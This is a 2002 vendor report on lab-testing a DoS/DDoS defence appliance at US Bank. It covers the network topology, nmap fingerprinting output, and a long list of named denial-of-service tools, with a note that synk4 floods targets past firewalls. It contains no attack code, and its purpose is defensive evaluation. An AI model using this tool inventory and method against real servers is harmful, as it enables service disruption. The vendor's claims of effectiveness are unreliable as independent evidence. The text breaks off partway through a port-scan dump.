



***iSecure* its Test at US Bank**



St. Paul, Minnesota

January 29, 2002

Test Results

Testing of *iSecure-ils*

The main purpose of *iSecure-ils* is to protect against and specially to detect Denial of Service (**DoS**) and Distributed Denial of Service (**DDoS**) attacks, which affect the software and hardware equipment in networks connected to the Internet or with online traffic. With optional add-ons such as firewalls and/or Internet connectors, *iSecure-ils* can be used as a total security appliance for small networks.

iSecure-ils will be delivered for the purpose of testing without these advanced features by default and is in this case limited to the detection of (**D**)**DoS** attacks and the defending against those attacks. The different tests in this paper concentrate on this basic function. The simulated (**D**)**DoS** attacks were downloaded from several public Internet web sites providing hackers with various tools and relevant information about operating systems' vulnerabilities. Our engineering team continuously monitors hacker's community for new developments relevant to Denial of Service.

The evaluation of *iSecure-ils* will be done by a qualified team, which will execute the tests and document the results to verify the functionality in a customer-related environment. The environment will duplicate real life customer environment to prove that *iSecure-ils* can repel DoS attacks once installed in such environments.

The test team at US-Bank, Minneapolis consists of the following persons:

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Description of test scenarios

Preface

The core function of *iSecure-ils* is to defend against known IP-based (**D**)**DoS** attacks. Normally without *iSecure-ils* the systems are crippled during those assaults. As a result of a (**D**)**DoS** attack, the target systems or network devices installed in front of the target system encounter the following difficulties:

- the system loses part of the configuration, which in turn has to be reconfigured or reinstalled,



- the system crashes and must be rebooted manually,
- the system slows down to a point of inefficiency,
- the attacked service or port becomes unavailable or disabled,
- the firewall in front of the system becomes unresponsive or loses parts of it's configuration

At a time of this document release *iSecure-ils* tests have been successfully completed at various test sites:

- Test center of Scope NetSecure (Melior Inc.),
- Commerzbank AG (Frankfurt am Main, Germany),
- Hewlett Packard / Europe network security center (Bad Homburg, Germany),
- Chumbo.com (Minneapolis, USA)
- Inflow (Minneapolis, USA).

Target systems at US-Bank (Minneapolis)

At US-Bank the target systems will be a Microsoft "Windows NT" and a „Windows 2000“ server connected via standard network components. The test network will be simplified as a stand-alone environment and has no connection to the US-Bank corporate network or to the Internet.

The target systems will be installed and setup as normal web-servers. All services used at the standard US-Bank web-servers will be established without address restrictions (all IP-addresses are allowed to connect, like web servers for the public Internet). Also the routers, which are used in some steps, are configured without any address restrictions or additional tools. The firewall systems, only used in some of the steps are configured without address restrictions but with all the application and packet level rules, which are also in the production firewall systems at US-Bank.

The tests will be done in several steps with different network components. The descriptions of these steps are in detail as follows:

- **Step 1:**
The target system "Windows 2000" is connected to a 100Mbit/s switch, where also the attack system can be plugged in. In this step no firewall is involved.
- **Step 2:**
The target system "Windows NT" is connected to a 100Mbit/s switch, where also the attack system can be plugged in. In this step no firewall is involved.
- **Step 3:**
The target system "Windows 2000" is connected via a cross-link connection to the *iSecure-ils* black box. *iSecure-ils* is connected to a 100Mbit/s switch, where also the attack system can be plugged in. In this step no firewall is involved.
- **Step 4:**
The target system "Windows NT" is connected via a cross-link connection to the



iSecure-ils black box. *iSecure-ils* is connected to a 100Mbit/s switch, where also the attack system can be plugged in. In this step no firewall is involved.

- **Step 5:**

The target system “Windows 2000” is connected via a 100Mbit/s switch to a Sidewinder firewall. In addition to the firewall, two BIG IP F5 Router (IP redirectors) in parallel are redirecting the web IP addresses to the firewall. The BIG IP F5 Routers are in parallel, but only one is active. The second one should take over the activity in case the first BIG IP F5 Router fails. The firewall and the two BIG IP F5 Routers are connected to the same 100Mbit/s switch, where the attack system can also be plugged in.

- **Step 6:**

The target system “Windows NT” is connected via a 100Mbit/s switch to a Sidewinder firewall. In addition to the firewall, two BIG IP F5 Router (IP redirectors) in parallel are redirecting the web IP addresses to the firewall. The BIG IP F5 Routers are in parallel, but only one is active. The second BIG IP router should take over the activity in case the first BIG IP F5 Router fails. The firewall and the two BIG IP F5 Routers are connected to the same 100Mbit/s switch, where the attack system can also be plugged in.

- **Step 7:**

The target system “Windows 2000” is connected via a 100Mbit/s switch to a Sidewinder firewall, the firewall is connected via a cross-link connection to the *iSecure-ils* black box. In addition to *iSecure-ils*, two BIG IP F5 Router (IP redirectors) in parallel are redirecting the web IP addresses via *iSecure-ils* to the firewall. The BIG IP F5 Routers are in parallel, but only one is active. The second BIG IP router should take over the activity in case the first BIG IP F5 Router fails. *iSecure-ils* and the two BIG IP F5 Routers are connected to the same 100Mbit/s switch, where the attack system can also be plugged in.

- **Step 8:**

The target system “Windows NT” is connected via a 100Mbit/s switch to a Sidewinder firewall, the firewall is connected via a cross-link connection to the *iSecure-ils* black box. In addition to *iSecure-ils*, two BIG IP F5 Router (IP redirectors) in parallel are redirecting the web IP addresses via *iSecure-ils* to the firewall. The BIG IP F5 Routers are in parallel, but only one is active. The second BIG IP router should take over the activity in case the first BIG IP F5 Router fails. *iSecure-ils* and the two BIG IP F5 Routers are connected to the same 100Mbit/s switch, where the attack system can also be plugged in.

All the established ports / services and the operating system Windows 2000 are verified by the tool called „nmap“, which is used for port scanning.

Testing background

To keep the attacks under a level where normal firewalls are able to protect from, the tests were focussed on several kinds of IP protocol and low-level floods. In this case it is insignificant if a firewall is involved or not, because the attacks used in the tests are also passing the known firewall products.

The following protocol stacks on the target system will be attacked during the tests:

- TCP (Transmission Control Protocol),
- ICMP (Internet Control Message Protocol).

The following services on the target system will be attacked during the tests:

- FTP-Server,
- Telnet-Server,
- SMTP-Server,
- DNS-Service,
- Internet Information Server (HTTP),
- LOC-SRV
- DCOM-Service,
- BGP
- IP-Port Listener,
- NTERM
- MSRDP
- Internet Chat Relay Service (IRC),
- AFS3-BOS.

To validate that the attacked Windows 2000 or Windows NT Servers are still alive, each server will be monitored by its own system monitor. The data throughput and the server load will be continuously monitored and shown on the local console.

To verify the availability of the services provided by the target system (Windows 2000 / Windows NT) the Web service „Internet Information Server“ (IIS) should be used. The web sites hosted by this server will be also continuously refreshed and the reload time should be ascertained.

In addition the target system can be simultaneously measured for response requested via the ping command to verify the system response time on a lower level.

Based upon the open IP address ranges, the test tools will be configured to use all the possible addresses as spoofed addresses against the target system. The tools are using ports and services identified by nmap (port scanning tool) to concentrate the generated traffic efficient for the available target services.

Installation of *iSecure-ils*

iSecure-ils is designed as a black box and can be easily installed into existent network environments. The black box will be pre-configured and delivered and should be installed in front of threatened systems. Therefore the two network interfaces of the black box are labeled as internal and external.



Figure 1: “ *iSecure-ils* ”

The internal network device has to be used for the connection between the protected server and *iSecure-ils*. The external network device must be connected to a network component directed to the potential us-secured network (for example: The Internet).

Test environment without *iSecure-ils* and without the firewall

To demonstrate the efficiency of *iSecure-ils* the tests will be progressed into different environments. First without *iSecure-ils* and without the firewall to verify the expected difficulties at the target system during the **DDoS** attacks. The following figure shows the environment without *iSecure-ils* and without the firewall:




Figure 2: "Test 1"




Figure 3: "Test 2"



The Notebook computer in the figures above was used as attack system. Attack system will be running Linux operating system (kernel 2.4) and equipped with 100 Mbit/s network interfaces.

Test environment with *iSecure-ils* and without the firewall

The following figure shows the test environment with integrated *iSecure-ils* and without the firewall:




Figure 4: "Test 3"




Figure 5: "Test 4"

The Notebook computer in the figures above was used as attack system. Attack system will be running Linux operating system (kernel 2.4) and equipped with 100 Mbit/s network interface.

Test environment without *iSecure-ils* and with the firewall

The following figure shows the environment without *iSecure-ils* and with the firewall:




Figure 6 “Test 5-6”

The Notebook computer in the figure above is used as attack system. Attack system will be running Linux operating system (kernel 2.4) and will be equipped with 100 Mbit/s network interfaces.

Test environment with *iSecure-ils* and with the firewall

The following figure shows the test environment with integrated *iSecure-ils* and with the firewall:






Figure 7 “Test 7-8”

The Notebook computer in the figure above was used as attack system. Attack system will be running Linux operating system (kernel 2.4) and will be equipped with 100 Mbit/s network interfaces.

Tools Used

The following paragraphs categorize the attack tools used in the tests:

1. *TCP/IP fingerprint tools*

Tools of this class analyze network packets coming from the target system and compare these packets with saved signatures to determine the operating system (with the appropriate version number) of the target system.

2. *Denial of Service tools*

The use of these tools aim at the availability of the affected target systems. **DoS** tools are based on TCP, UDP, and/or ICMP and flood the target systems with valid or partially incorrect network packets. The attacks are started from one system respectively which fakes its IP address during the attack.

3. *Distributed Denial of Service tools*

Distributed Denial of Service attacks (**DDoS**) are a further development of the **DoS** tools and combine a vast quantity of autonomous systems for an attack against a target system. The trigger for an attack is sent by the master server, which normally does not appear during the attack.

TCP/IP fingerprint tools

During the tests "nmap" will be used as a fingerprint tool. Nmap ("Network Mapper") is an open source utility for network exploration or security auditing. It was designed to rapidly scan large networks or single hosts. Nmap uses raw IP packets in different ways; to determine which hosts are available on the network, which services (ports) they are being offered, which operating systems (and OS version) are running, which type of packet filters/firewalls are in use, along with many other characteristics.

Denial of service tools

The tools of this category penetrate the target system sending a vast quantity of network packets, which take advantage of the weak points of a TCP/IP stack. For all tests "datapool3" was selected which combines the following **DoS** tools:

1234	Arnup100	Ascend-Foo	Beer
Biffit	Binds	Bloop	Bncex
Boink	Bonk	Coke	Comatose
Conseal	Duy	Echok	Fawx
Flatline	Flushot	Fogerc	Galt_Gin
Gewse5	Gewse	Gin	Hanson
Ircd_Kill	Jaypee	Jolt	Kill_inetd
Killwin	Kkill	Koc	Kox
Land	Laser	Latierra	Linux-icmp
Locktcp	Mailer	Misfrag	Mmsu-Dos
Moyari13	Mutilate	Nestea2	Nestea
Newtear	Nt-Dns	Octopus	Opentear
Orgasm	Oshare_1_gou	Overdrop	Paralyze3
Pepsi	Pimp2	Pimp	Pirchslap
Pong	Quake2	Rape	Raped
Rc8	Rcon	Rpk	Rwhokill
Simping	Smack	Spiffit	Ssping
Stealth	Stream	Syndrop	Synful
Synhose	Synk3	Synk4	Targa2
Targa3	Targa	Teardrop	Tesoiis
Trash2	Trash	Twinge	Udpdata
Udpflood	WinFreez	WinGatecrash	WinNuke

Distributed Denial of Service tools

Only for the demonstration we selected a type of **(D)DoS**-attack which is very effective and not defended by firewalls. The selected tool "synk4" is very simple and after the preparations are done it's very easy to use. The success can be reached in a few minutes; the time depends on the operating system at the target server. For Windows 2000 or Windows NT it takes less time than for any Unix system but there isn't any known system which can't be attacked using this tool.

It's more helpful to look at the tool description of „datapool3“ above, but a short description will be: Synk4 creates continuously connections using spoofed random IP addresses and slows down the target system or forces a system status where an administrative intervention or a manual restart is necessary.

Detailed test environment at US-Bank

Description of system and network environment

The test equipment consisted of the following components:

Attacker	
Computer:	•1 x Linux-Notebook,
Network:	•Ethernet-Switch, 100 Mbit/s,
Internet access	•BIG-IP F5 Router/IP Redirector

Target system 1	
Computer:	•Windows 2000
Network:	•Ethernet-Switch, 100 Mbit/s
Switch	•CISCO

Target system 2	
Computer:	•Windows NT 4.0
Network:	•Ethernet-Switch, 100 Mbit/s
Switch	•CISCO

Firewall system	
Computer:	•Sidewinder
Network:	•Ethernet-Switch, 100 Mbit/s
Operating System	•UNIX

Port scanning

Port scan results without *iSecure-ils*

Using the TCP/IP fingerprint tool "nmap" the respective operating system - including version number - of the target system as well as the open TCP/IP ports should be identified and displayed.

The following information about the target system was received by "nmap" ran against Windows NT Server without the firewall and without *iSecure-ils* in-line:

Starting nmap V. 2.53 by fyodor@insecure.org (www.insecure.org/nmap/)

Host (193.168.251.102) appears to be up ... good.
Initiating SYN half-open stealth scan against (193.168.251.102)
Adding TCP port 443 (state open).
Adding TCP port 135 (state open).
Adding TCP port 80 (state open).
Adding TCP port 139 (state open).
Adding TCP port 1031 (state open).
The SYN scan took 32 seconds to scan 1523 ports.
For OSScan assuming that port 80 is open and port 1 is closed and neither are firewalled
Interesting ports on (193.168.251.102):
(The 1518 ports scanned but not shown below are in state: closed)

Port	State	Service
80/tcp	open	http
135/tcp	open	loc-srv
139/tcp	open	netbios-ssn
443/tcp	open	https
1031/tcp	open	iad2

TCP Sequence Prediction: Class=trivial time dependency
Difficulty=2 (Trivial joke)

Sequence numbers: 2964C 2965A 2966A 2967B 2968E 2969A
Remote operating system guess: Windows NT4 / Win95 / Win98

Nmap run completed -- 1 IP address (1 host up) scanned in 33 seconds

The following information about the target system was received by "nmap" ran against Windows 2000 Server without the firewall and without *iSecure-ils* in-line:

Starting nmap V. 2.53 by fyodor@insecure.org (www.insecure.org/nmap/)
Host (193.168.251.100) appears to be up ... good.
Initiating SYN half-open stealth scan against (193.168.251.100)
Adding TCP port 139 (state open).
Adding TCP port 80 (state open).
Adding TCP port 135 (state open).
Adding TCP port 1026 (state open).
Adding TCP port 1025 (state open).
Adding TCP port 443 (state open).
Adding TCP port 445 (state open).
The SYN scan took 47 seconds to scan 1523 ports.
For OSScan assuming that port 80 is open and port 1 is closed and neither are firewalled
For OSScan assuming that port 80 is open and port 1 is closed and neither are firewalled
For OSScan assuming that port 80 is open and port 1 is closed and neither are firewalled
Interesting ports on (193.168.251.100):
(The 1516 ports scanned but not shown below are in state: closed)

Port	State	Service
80/tcp	open	http
135/tcp	open	loc-srv
139/tcp	open	netbios-ssn

```
443/tcp open  https
445/tcp open  microsoft-ds
1025/tcp open  listen
1026/tcp open  nterm
```

TCP Sequence Prediction: Class=random positive increments
Difficulty=10673 (Worthy challenge)

Sequence numbers: F13CED9A F13D7477 F13DFD81 F13EECBD F13F8523 F14053DD
Remote operating system guess: Windows 2000 RC1 through final release

Nmap run completed -- 1 IP address (1 host up) scanned in 51 seconds

The following information about the target system was received by "nmap" ran against Sidewinder firewall system without *iSecure-ils* in-line:

```
Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/ )
Host (192.168.250.8) appears to be up ... good.
Initiating SYN half-open stealth scan against (192.168.250.8)
Adding TCP port 443 (state open).
Adding TCP port 80 (state open).
Adding UDP port 53 (state open).
The SYN scan took 89 seconds to scan 1523 ports.
For OSScan assuming that port 1 is open and port 41332 is closed and neither are firewalled
For OSScan assuming that port 1 is open and port 32688 is closed and neither are firewalled
For OSScan assuming that port 1 is open and port 31192 is closed and neither are firewalled
Interesting ports on (192.168.250.8):
```

(The 1520 ports scanned but not shown below are in state: closed)

Port	State	Service
53/udp	open	dns
80/tcp	open	http
443/tcp	open	https

TCP Sequence Prediction: Class=truly random
Difficulty=9999999 (Good luck!)

```
Sequence numbers: 8789A93C 6F6841FC 45BEC171 67845676 1F6D99EF 69FC5118
No OS matches for host (If you know what OS is running on it, see http://www.insecure.org/cgi-
bin/nmap-submit.cgi).
Remote system is probably a firewall
TCP/IP fingerprint:
TSeq(Class=TR)
T1(Resp=Y%DF=Y%W=5%ACK=S++%Flags=BAS%Ops=L)
T2(Resp=Y)
T3(Resp=N)
T4(Resp=N)
T5(Resp=Y%DF=Y%W=2%ACK=S++%Flags=AS%Ops=L)
T6(Resp=N)
T7(Resp=Y)
```

PU(Resp=N)

Nmap run completed -- 1 IP address (1 host up) scanned in 97 seconds

The following information about the target system was received by "nmap" ran against BIG IP F5 Load Balancer without *iSecure-ils* in-line:

```
Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/ )
Host (200.1.1.200) appears to be up ... good.
Initiating SYN half-open stealth scan against (200.1.1.200)
Adding TCP port 443 (state open).
Adding TCP port 80 (state open).
The SYN scan took 72 seconds to scan 1523 ports.
For OSScan assuming that port 1 is open and port 41332 is closed and neither are firewalled
For OSScan assuming that port 1 is open and port 32688 is closed and neither are firewalled
For OSScan assuming that port 1 is open and port 31192 is closed and neither are firewalled
Interesting ports on (200.1.1.200):
(The 1521 ports scanned but not shown below are in state: closed)
Port      State  Service
80/tcp    open   http
443/tcp   open   https

TCP Sequence Prediction: Class=truly random
Difficulty=9999999 (Good luck!)

Sequence numbers: 832CA93C 7C8841FC 56AEC171 90765676 1C6D99EF 45665118
No OS matches for host (If you know what OS is running on it, see http://www.insecure.org/cgi-
bin/nmap-submit.cgi).
Remote system is probably a unknown type of redirector
TCP/IP fingerprint:
TSeq(Class=TR)
T1(Resp=Y%DF=Y%W=3%ACK=S++%Flags=BAS%Ops=L)
T2(Resp=Y)
T3(Resp=N)
T4(Resp=N)
T5(Resp=Y%DF=Y%W=3%ACK=S++%Flags=AS%Ops=L)
T6(Resp=N)
T7(Resp=Y)
PU(Resp=N)
```

Nmap run completed -- 1 IP address (1 host up) scanned in 83 seconds

Portscan results with *iSecure-ils*

The TCP/IP fingerprint tool "nmap" was not able to determine the correct information about operating system and open ports of the target system.

The following information about the target system was received by "nmap" ran against Windows NT Server without the firewall and without *iSecure-ils* in-line:

```
Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/ )
Host (193.168.251.102) appears to be up ... good.
Initiating SYN half-open stealth scan against (193.168.251.102)
Adding TCP port 70 (state open).
Adding TCP port 2032 (state open).
Adding TCP port 421 (state open).
Adding TCP port 312 (state open).
Adding TCP port 227 (state open).
Adding TCP port 441 (state open).
Adding TCP port 618 (state open).
Adding TCP port 352 (state open).
Adding TCP port 149 (state open).
Adding TCP port 57 (state open).
Adding TCP port 653 (state open).
Adding TCP port 9100 (state open).
Adding TCP port 30 (state open).
Adding TCP port 18000 (state open).
Adding TCP port 318 (state open).
Adding TCP port 520 (state open).
Adding TCP port 975 (state open).
Adding TCP port 795 (state open).
Adding TCP port 1058 (state open).
Adding TCP port 2784 (state open).
Adding TCP port 797 (state open).
Adding TCP port 796 (state open).
Adding TCP port 1489 (state open).
Adding TCP port 1509 (state open).
Adding TCP port 7003 (state open).
Adding TCP port 1348 (state open).
Adding TCP port 995 (state open).
Adding TCP port 924 (state open).
Adding TCP port 146 (state open).
Adding TCP port 469 (state open).
Adding TCP port 6005 (state open).
Adding TCP port 175 (state open).
Adding TCP port 6 (state open).
Adding TCP port 1436 (state open).
Adding TCP port 243 (state open).
Adding TCP port 2004 (state open).
Adding TCP port 2038 (state open).
Adding TCP port 3086 (state open).
Adding TCP port 1024 (state open).
Adding TCP port 743 (state open).
Adding TCP port 1664 (state open).
Adding TCP port 321 (state open).
Adding TCP port 809 (state open).
```

Adding TCP port 923 (state open).
Adding TCP port 101 (state open).
Adding TCP port 489 (state open).
Adding TCP port 162 (state open).
Adding TCP port 841 (state open).
Adding TCP port 68 (state open).
Adding TCP port 459 (state open).
Adding TCP port 288 (state open).
Adding TCP port 926 (state open).
Adding TCP port 451 (state open).
Adding TCP port 7326 (state open).
Adding TCP port 1447 (state open).
Adding TCP port 1670 (state open).
Adding TCP port 215 (state open).
Adding TCP port 9090 (state open).
Adding TCP port 631 (state open).
Adding TCP port 1020 (state open).
Adding TCP port 361 (state open).
Adding TCP port 3 (state open).
Adding TCP port 2008 (state open).
Adding TCP port 291 (state open).
Adding TCP port 1014 (state open).
Adding TCP port 39 (state open).
Adding TCP port 574 (state open).
Adding TCP port 6003 (state open).
Adding TCP port 385 (state open).
Adding TCP port 383 (state open).
Adding TCP port 74 (state open).
Adding TCP port 817 (state open).
Adding TCP port 1352 (state open).
Adding TCP port 788 (state open).
Adding TCP port 24 (state open).
Adding TCP port 470 (state open).
Adding TCP port 708 (state open).
Adding TCP port 105 (state open).
Adding TCP port 1349 (state open).
Adding TCP port 800 (state open).
Adding TCP port 31 (state open).
Adding TCP port 408 (state open).
Adding TCP port 906 (state open).
Adding TCP port 65 (state open).
Adding TCP port 251 (state open).
Adding TCP port 389 (state open).
Adding TCP port 7007 (state open).
Adding TCP port 52 (state open).
Adding TCP port 1535 (state open).
Adding TCP port 293 (state open).
Adding TCP port 152 (state open).
Adding TCP port 709 (state open).
Adding TCP port 524 (state open).
Adding TCP port 258 (state open).
Adding TCP port 1381 (state open).

Adding TCP port 978 (state open).
Adding TCP port 443 (state open).
Adding TCP port 454 (state open).
Adding TCP port 1356 (state open).
Adding TCP port 617 (state open).
Adding TCP port 349 (state open).
Adding TCP port 781 (state open).
Adding TCP port 1480 (state open).
Adding TCP port 223 (state open).
Adding TCP port 582 (state open).
Adding TCP port 498 (state open).
Adding TCP port 716 (state open).
Adding TCP port 33 (state open).
Adding TCP port 1508 (state open).
Adding TCP port 474 (state open).
Adding TCP port 1459 (state open).
Adding TCP port 204 (state open).
Adding TCP port 381 (state open).
Adding TCP port 811 (state open).
Adding TCP port 1387 (state open).
Adding TCP port 4559 (state open).
Adding TCP port 5303 (state open).
Adding TCP port 829 (state open).
Adding TCP port 747 (state open).
Adding TCP port 562 (state open).
Adding TCP port 107 (state open).
Adding TCP port 53 (state open).
Adding TCP port 541 (state open).
Adding TCP port 468 (state open).
Adding TCP port 7 (state open).
Adding TCP port 284 (state open).
Adding TCP port 12346 (state open).
Adding TCP port 424 (state open).
Adding TCP port 2108 (state open).
Adding TCP port 754 (state open).
Adding TCP port 1421 (state open).
Adding TCP port 773 (state open).
Adding TCP port 1423 (state open).
Adding TCP port 413 (state open).
Adding TCP port 426 (state open).
Adding TCP port 784 (state open).
Adding TCP port 109 (state open).
Adding TCP port 7006 (state open).
Adding TCP port 526 (state open).
Adding TCP port 484 (state open).
Adding TCP port 2017 (state open).
Adding TCP port 606 (state open).
Adding TCP port 3000 (state open).
Adding TCP port 919 (state open).
Adding TCP port 309 (state open).
Adding TCP port 1357 (state open).
Adding TCP port 567 (state open).

Adding TCP port 1522 (state open).
Adding TCP port 1999 (state open).
Adding TCP port 2604 (state open).
Adding TCP port 827 (state open).
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Adding TCP port 903 (state open).
Adding TCP port 418 (state open).
Adding TCP port 221 (state open).
Adding TCP port 671 (state open).

Adding TCP port 1996 (state open).
Adding TCP port 501 (state open).
Adding TCP port 2015 (state open).
Adding TCP port 816 (state open).
Adding TCP port 4008 (state open).
Adding TCP port 302 (state open).
Adding TCP port 998 (state open).
Adding TCP port 679 (state open).
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Adding TCP port 643 (state open).
Adding TCP port 1005 (state open).
Adding TCP port 306 (state open).
Adding TCP port 942 (state open).
Adding TCP port 73 (state open).
Adding TCP port 1466 (state open).
Adding TCP port 512 (state open).
Adding TCP port 252 (state open).
Adding TCP port 936 (state open).
Adding TCP port 159 (state open).
Adding TCP port 534 (state open).
Adding TCP port 838 (state open).
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Adding TCP port 712 (state open).
Adding TCP port 495 (state open).
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Adding TCP port 819 (state open).
Adding TCP port 366 (state open).
Adding TCP port 6666 (state open).
Adding TCP port 569 (state open).
Adding TCP port 436 (state open).
Adding TCP port 5997 (state open).
Adding TCP port 76 (state open).
Adding TCP port 141 (state open).
Adding TCP port 458 (state open).
Adding TCP port 228 (state open).
Adding TCP port 982 (state open).
Adding TCP port 75 (state open).
Adding TCP port 7002 (state open).
Adding TCP port 558 (state open).
Adding TCP port 300 (state open).
Adding TCP port 320 (state open).
Adding TCP port 181 (state open).
Adding TCP port 240 (state open).
Adding TCP port 633 (state open).
Adding TCP port 5302 (state open).
Adding TCP port 1389 (state open).
Adding TCP port 456 (state open).
Adding TCP port 922 (state open).
Adding TCP port 1504 (state open).
Adding TCP port 782 (state open).
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Adding TCP port 1499 (state open).
Adding TCP port 125 (state open).
Adding TCP port 1991 (state open).
Adding TCP port 6668 (state open).
Adding TCP port 3986 (state open).
Adding TCP port 783 (state open).
Adding TCP port 32780 (state open).
Adding TCP port 750 (state open).
Adding TCP port 207 (state open).
Adding TCP port 194 (state open).
Adding TCP port 132 (state open).
Adding TCP port 4557 (state open).
Adding TCP port 818 (state open).
Adding TCP port 1827 (state open).
Adding TCP port 610 (state open).
Adding TCP port 32787 (state open).
Adding TCP port 117 (state open).
Adding TCP port 883 (state open).
Adding TCP port 770 (state open).
Adding TCP port 148 (state open).
Adding TCP port 2001 (state open).
